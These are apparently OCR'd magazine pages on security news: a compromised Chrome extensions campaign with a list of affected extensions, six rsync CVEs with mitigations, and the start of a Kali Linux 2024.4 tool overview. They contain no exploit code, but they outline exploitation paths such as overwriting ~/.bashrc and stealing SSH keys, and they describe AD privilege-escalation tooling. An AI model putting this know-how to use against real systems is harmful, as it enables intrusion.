
A large, semi-transparent watermark 'Hackercool Magazine' is overlaid across the center of the page.

Here's how the rest of the attack works.

"As long as the compromised version of the extension is still live on the endpoint, hackers can still access it and exfiltrate data,"

– Or Eshed, , CEO of LayerX Security

How malicious Chrome extension attack works



Impact

Compromised chrome extensions can be used to gain initial access or for other purposes like account take overs. Once the victims download the malicious chrome extension and installs it, the hacker can gain access to a number of various target networks.

Cyber security researchers discovered that over 37 chrome browser extensions have been compromised and malicious versions uploaded. These extensions are installed by over 2.6 million users around the world. These malicious extensions have been used for siphoning off data from users for up to 18 months.

In the case of chrome extensions, if a chrome extension is already installed, as soon as a new version of the extension is uploaded to the chrome web store the update is automatically downloaded and installed. This makes the impact more and more dangerous.

How to protect yourself from this type of attack?

This is a very novel type of attack that may be used more and more in the coming days as chrome extensions installed by users are not security reviewed and not just that, the updates are also not regularly checked for any security issues. But there are some measures you can take to stay safe from this attack.

1) If you are a developer of Chrome extensions, make sure you have enabled two factor authentications on your account.

2) Practice usual cybersecurity practices to keep yourself safe from spear phishing attacks. Make sure you check the sender email info thoroughly before you click on any link on the email.

If you are a user of Chrome browser, here's what you should do to keep yourself safe from this attack.

1) Check all the chrome extensions installed on your browser and delete or update those extensions that got compromised in this attack. Here is the list of Chrome extensions that allegedly got compromised and replaced with a malicious version.

1. VPNCity
2. Parrot Talks
3. Uvoice
4. Internxt VPN
5. Bookmark Favicon changer
6. Castorus
7. Wayin AI
8. Search Copilot AI Assistant for Chrome
9. VidHelper- Video Downloader
10. AI Assistant - ChatGPT and Gemini for Chrome
11. TinaMind - The GPT-4o-powered AI Assistant!
12. Bard AI chat
13. Reader Mode
14. Primus (prev. PADO)
15. Cyberhaven security extension V3
16. GraphQL Network Inspector
17. GPT 4 Summary with OpenAI
18. Vidnoz Flex - Video recorder & Video share
19. YesCaptcha assistant
20. Proxy SwitchyOmega (V3)
21. Reader Mode
22. Tackker - online keylogger tool
23. AI Shop Buddy
24. Sort by Oldest
25. Rewards Search Automator
26. Earny - Up to 20% Cash Back
27. ChatGPT Assistant - Smart Search
28. Keyboard History Recorder
29. Email Hunter

- 30. Visual Effects for Google Meet
- 31. ChatGPT App
- 32. Web Mirror
- 33. Hi AI

- 2) If you have any chrome extensions you no longer use or useless, delete them.
- 3) Make sure you check all permissions granted to Chrome extensions you install or already installed and verify if those extensions need them.

RSync CVE-2024-12084 and 5 other vulnerabilities


VULNERABILITY FOR BEGINNERS

If you are a user of RSync, this article is of utmost importance to you. RSync is an open-source program that transfers and synchronizes files between computers and storage drives. It is a simple command-line tool that runs on UNIX systems. It is widely used for backups, mirroring and migrating. It is included by default in all UNIX Systems.



The latest discovered six vulnerabilities put over 660,000 exposed Rsync servers at risk.

Fig: Scenario of a RSync server



About the vulnerability

Researchers at Google Cloud found six vulnerabilities in RSync software. These vulnerabilities are,



CVE-2024-12084: This is a heap buffer overflow vulnerability that occurs due to improper checksum length handling. It is given a CVSS rating of 9.8.

CVE-2024-12085: Given CVSS rating of 7.5, this vulnerability is an information leak vulnerability via uninitialized stack contents.

CVE-2024-12086: This vulnerability allows a RSync server to enumerate the contents of a random file on the client machine. This issue occurs when files are being copied from a client to a server. This is given a CVSS score of 6.1.


CVE-2024-12087: This is a path traversal vulnerability with CVSS score of 6.5.

CVE-2024-12088: Given a CVSS Score of 6.5, it is a safe-links option bypass that leads to path traversal.

CVE-2024-12747: Assigned a CVSS score of 4.6, this vulnerability is a race condition in RSync that occurs while handling symbolic links.

How these vulnerabilities can be exploited?

To exploit some of these vulnerabilities, all a hacker needs is anonymous read access on the RSync



-nc server and then a hacker can execute arbitrary code on the machine running RSync server. Since RSync servers are used as mirrors they are obviously kept open to internet. A hacker can find a vulnerable version of Rsync and exploit some of these vulnerabilities.

Impact

Vulnerabilities in this widely popular tool means over an estimated 6,60,00 servers and endpoints are vulnerable to exploitation by hackers. By exploiting some of these vulnerabilities' hackers can take control of a malicious server and read/write arbitrary files of any connected client said CERT Coordination Center. Exploitation of these vulnerabilities can also lead to extraction of sensitive data such as SSH keys. Some of these vulnerabilities can be combined to execute arbitrary code on the target system running RSync. Even malicious code can also be executed by overwriting files such as ~/.bashrc or ~/.popt file.

How to protect yourself?

Patches have been already released for the above vulnerabilities in Rsync version 3.4.0. You can update to the latest version of this tool. If you are unable to apply the update, you can protect yourself by disabling SHA support to Rsync by compiling with

CFLAGS=-DDisable_SHA512_Digest and

CFLAGS=-DDisable_SHA256_Digest.

Also compile Rsync with **-ftrivial-auto-var-init=zero** to zero the stack contents.

Kali Linux 2024.4

WHAT'S NEW

Kali Linux is one of the most widely used penetration testing distros. Let's see what's new in the latest release of this widely popular hacking operating system.

The final release of Kali Linux, the 2024.4 is out and ready to be downloaded. This release consists of many updates. Let's see what you will find new in this release of Kali.


Latest features to be excited about

What is a new release of Kali without addition of new tools. For this release, developers have added 14 new tools. Let's learn about each of them.

BloodyAD

The first tool you should learn about is BloodyAD tool. This tool is very useful in Active Directory privilege escalation. It can perform specific LDAP calls to a domain controller in order to perform AD privilege escalation. This tool supports authentication using cleartext, Pass-the-Hash and Pass-the-Ticket 